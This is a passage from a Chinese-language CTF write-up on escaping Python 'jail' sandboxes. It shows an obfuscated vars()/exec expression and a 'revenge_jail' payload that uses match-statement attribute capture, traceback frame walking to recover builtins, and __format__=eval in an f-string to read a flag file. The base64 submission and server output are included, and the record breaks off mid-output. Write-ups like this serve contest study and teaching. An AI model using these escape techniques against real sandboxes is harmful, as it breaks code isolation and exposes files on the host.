'UnicodeError', 'BrokenPipeError', 'ConnectionAbortedError', 'ConnectionRefusedError', 'ConnectionResetError', 'TabError', 'UnicodeDecodeError', 'UnicodeEncodeError', 'UnicodeTranslateError', 'ExceptionGroup', 'EnvironmentError', 'IOError', 'open', 'quit', 'exit', 'copyright', 'credits', 'license', 'help']
```

拿到`exec`的下标 为20，`input`的下标 为28后我们进`input()`：

```py
vars(vars()[[*vars()][([[]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]])[[*vars(vars()[[*vars()][([[]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]])[([[]==[])+([]==[])+([]==[]))*([[]==[])+([]==[])+([]==[])+([]==[])+([]==[]))]](vars(vars()[[*vars()][([[]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]])[[*vars(vars()[[*vars()][([[]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]])[([[]==[])+([]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]][([[]==[])+([]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]]())
```

然后直接查文件拿flag：

```py
print(open('/tmp/flag.txt').read())
```

```
print(open('/tmp/flag.txt').read())
moectf{6d6f7830-4b31-9cbc-47ff-0463f81a4a58}
```

- revenge_jail

这道题的防御给的很死啊，看代码我们可以看到其实是有两层防御机制的先外层通过AST抽象语法树对函数调用、属性访问以及下标索引进行黑名单防护，静态检验过了之后我们又来到执行层要求将`__builtins__`替换为仅包含`Exception`和`object`的空壳命名空间连内置函数与模块也是给禁得死死的最后还要编码成base64然后发送。限制虽然这么多但是我们仍旧可以钻漏洞，有这么几个我们可以钻的漏洞点：

首先是match语句并不在黑名单里面，它在运行时内部就是getattr和下标，我们可以利用这一点来绕过属性访问和下标这俩限制

然后还有就是服务器唯一实例化能拿到的对象是Exception，我们可以利用`raise Exception`捕获e后通过异常对象的`__traceback__`链拿到完整的builtins dict从而绕过执行限制

另外，`|=`运算符也不受任何限制，我们可以原地合并命名空间；而且C 内置函数作为类属性时不绑定 self我们可以利用这个点找一个函数调用入口`__format__=eval`但是这样子还是会被AST的要求拦截，为此我们可以通过嵌套将表达式算作AST层f-string语法以此躲避拦截

除此之外，还有实例化的问题，我们可以利用装饰器来钻这个空子最后通过`assert 0, msg`来天然输出

整合以上这些可钻的点，我们可以设计我们的payload如下：

```py
try:
    raise Exception
except Exception as e:
    match e:
        case object(__traceback__=tb):
            match tb:
                case object(tb_frame=f):
                    match f:
                        case object(f_back=cf):
                            match cf:
                                case object(f_builtins=rb):
                                    __builtins__ |= rb
                                    class Evil(Exception):
                                        __format__ = eval
                                    @Evil
                                    def h(): pass
                                    code = "open('/tmp/flag').read()"
                                    res = f"{h:{code}}"
                                    assert 0, "FLAG⇒" + res
```

然后编码成base64后提交：

```py
import base64
s="""
try:
    raise Exception
except Exception as e:
    match e:
        case object(__traceback__=tb):
            match tb:
                case object(tb_frame=f):
                    match f:
                        case object(f_back=cf):
                            match cf:
                                case object(f_builtins=rb):
                                    __builtins__ |= rb
                                    class Evil(Exception):
                                        __format__ = eval
                                    @Evil
                                    def h(): pass
                                    code = "open('/tmp/flag').read()"
```

```
                                    res = f"{h:{code}}"
                                    assert 0, "FLAG⇒" + res
"""
print(base64.b64encode(s.encode()).decode())
```

```
Are you robot? Please enter '3OH08R'+'D2G6ZQ'=? to continue: 3OH08RD2G6ZQ
Give me your code after base64 encoded:CnRyeToKICAgIHJhaXNlIEV4Y2VwdGlvbgpleGNlcHQgRXhjZXB0aW9uIGFzIGU6CiAgICBtYXRjaCBlOgogICAgICAgIGNhc2Ugb2JqZWN0KF9fdHJhY2ViYWNrX189dGIpOgogICAgICAgICAgICBtYXRjaCB0YjoKICAgICAgICAgICAgICAgIGNhc2Ugb2JqZWN0KHRiX2ZyYW1lPWYpOgogICAgICAgICAgICAgICAgICAgIG1hdGNoIGY6CiAgICAgICAgICAgICAgICAgICAgICAgIGNhc2Ugb2JqZWN0KGZfYmFjaz1jZik6CiAgICAgICAgICAgICAgICAgICAgICAgICAgICBtYXRjaCBjZjoKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICBjYXNlIG9iamVjdChmX2J1aWx0aW5zPXJiKToKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
```